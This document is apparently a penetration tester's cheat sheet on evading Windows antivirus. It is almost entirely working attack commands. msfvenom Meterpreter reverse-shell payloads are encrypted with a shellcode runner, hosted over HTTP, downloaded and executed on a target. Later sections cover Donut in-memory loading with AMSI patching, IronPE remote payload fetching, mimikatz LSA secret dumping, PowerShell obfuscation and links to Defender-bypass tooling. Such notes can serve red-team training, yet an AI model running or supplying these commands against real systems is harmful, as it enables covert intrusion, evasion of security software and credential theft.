Bypass AV with Metasploit
https://github.com/jaytiwari05/shellcoderunner
1. We Generated a Meterpreter Reverse HTTPS Payload
msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.178.180 LPORT=443 -f raw > 'payload.bin'

2. We Started the Metasploit Multi Handler
msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter_reverse_https; set LHOST 192.168.178.180; set LPORT 443; set EXITFUNC process; run"

3. We Encrypted and Compiled the Shellcode Runner Payload
pipx install shellcoderunner-aes
shellcoderunneraes 'payload.bin' --aes 94kw5o --compile
4. We host runner.exe
python3 -m http.server 80
5. We Download the Payload on the Target
iwr http://192.168.178.180/runner.exe -O runner.exe
6. We start the runner
./runner.exe

7. We Executed a .NET Assembly via Post-Exploitation Module
run post/windows/manage/execute_dotnet_assembly DOTNET_EXE=/root/Schreibtisch/winPEASx64.exe SPAWN_PROCESS=notepad.exe
Other Commands
The following command runs WinPEAS without producing the large graphical/colored console output and instead writes the results directly to a log file
run post/windows/manage/execute_dotnet_assembly DOTNET_EXE=/root/Schreibtisch/winPEASx64.exe ARGUMENTS="log" SPAWN_PROCESS=notepad.exe
With the log argument, WinPEAS saves its output to a file (e.g., out.txt) on the target system instead of printing everything to the console.
While the tool is running, you can observe that the size of the output file keeps increasing as WinPEAS writes more data. Once the file size stops changing and remains constant, the enumeration process is finished. At that point, the dump can be safely downloaded and analyzed locally.

We download out.txt
download out.txt

We open the Output
cat out.txt

Run SeatBealt
run post/windows/manage/execute_dotnet_assembly DOTNET_EXE=/root/Schreibtisch/FINAL_RELASE_KALI_2.4/useful_tools/Seatbelt.exe ARGUMENTS="all" TECHNIQUE=SELF
Another Stuff
donut-shellcode | Kali Linux Tools
Generates position-independent shellcode from memory and runs themDonut is a position-independent code that enables in-memory execution of
VBScript, JScript, EXE, DLL files and dotNET assemblies. A module created by
Donut can either be staged from a HTTP server or embedded directly in the
loader itself. The module is optionally encrypted using the Chaskey block
cipher and a 128-bit randomly generated key. After the file is loaded and
executed in memory, the original reference is erased to deter memory scanners.
The generator and loader support the following features:
- Compression of input files with aPLib and LZNT1, Xpress, Xpress Huffman
via RtlCompressBuffer.
- Using entropy for API hashes and generation of strings.
- 128-bit symmetric encryption of files.
- Patching Antimalware Scan Interface (AMSI) and Windows Lockdown Policy
(WLDP).
- Patching command line for EXE files.
- Patching exit-related API to avoid termination of host process.
- Multiple output formats: C, Ruby, Python, PowerShell, Base64, C#,
Hexadecimal.
 https://www.kali.org/tools/donut-shellcode/

Donut shellcode generator: Beginners guide
Learn everything about Donut shellcode generator tool in our guide made for absolute beginners. Read now in our blogpost.
 https://www.hackercoolmagazine.com/donut-shellcode-generator-beginners-guide/?srsltid=AfmBOoqccoLGU_MxFL4RGXZiIFSurZPIF8AdYMrFeNweeb7F90D91ecy

Install Donut
sudo apt install donut
Move .exe to .bin with donut
donut -i winPEASx64.exe -o winpeas.bin
We Encrypted and Compiled the Shellcode Runner Payload
shellcoderunneraes winpeas.bin --aes q7je4j --compileAnother Shellcode Runner
https://github.com/lineeralgebra/shellcoderunner/blob/main/rc4.py
IronPE
https://github.com/iss4cf0ng/IronPE
We create a payload on kali
msfvenom -p windows/x64/meterpreter_reverse_https LHOST=10.0.2.15 LPORT=443 -f exe > 'pe.exe'
We host it via python server
python3 -m http.server 80
We start a listener on metasploit
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter_reverse_https; set LHOST eth0; set LPORT 443; set ExitOnSession false; exploit -j"
Then we run on the Target
.\IronPE.exe --x64 http://10.0.2.15/pe.exe
TrollDisappearKey
https://github.com/cybersectroll/TrollDisappearKey
.\TrollKey.ps1 "https://github.com/ParrotSec/mimikatz/blob/master/x64/mimikatz.exe" "currentluid" 2>&1
.\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::secrets" "exit"
PyFuscation
GitHub - CBHue/PyFuscation: Obfuscate powershell scripts by replacing Function names, Variables and Parameters.
Obfuscate powershell scripts by replacing Function names, Variables and Parameters. - CBHue/PyFuscation
 https://github.com/CBHue/PyFuscation/tree/master

python3 PyFuscation.py -f -v -p --ps /usr/share/peass/winpeas/winPEAS.ps1
How To FULLY Bypass Windows Defender (2026)
--
This information is for educational purposes only. All methods are done in a secure lab environment, and is not intended to be used outside of an educational lab environment.
If you'd like the technical details on why (and how) this works, enroll in Sliver C2: Pentesting & Evasion on hacksmarter.org
--
--
Learn Ethical Hacking via hands-on labs/courses
https://hacksmarter.org
Defender Bypass Script
https://github.com/TeneBrae93/defender_bypass_with_sliver
Sliver C2
https://sliver.sh/
 https://www.youtube.com/watch?v=g0R5A-xmHuU
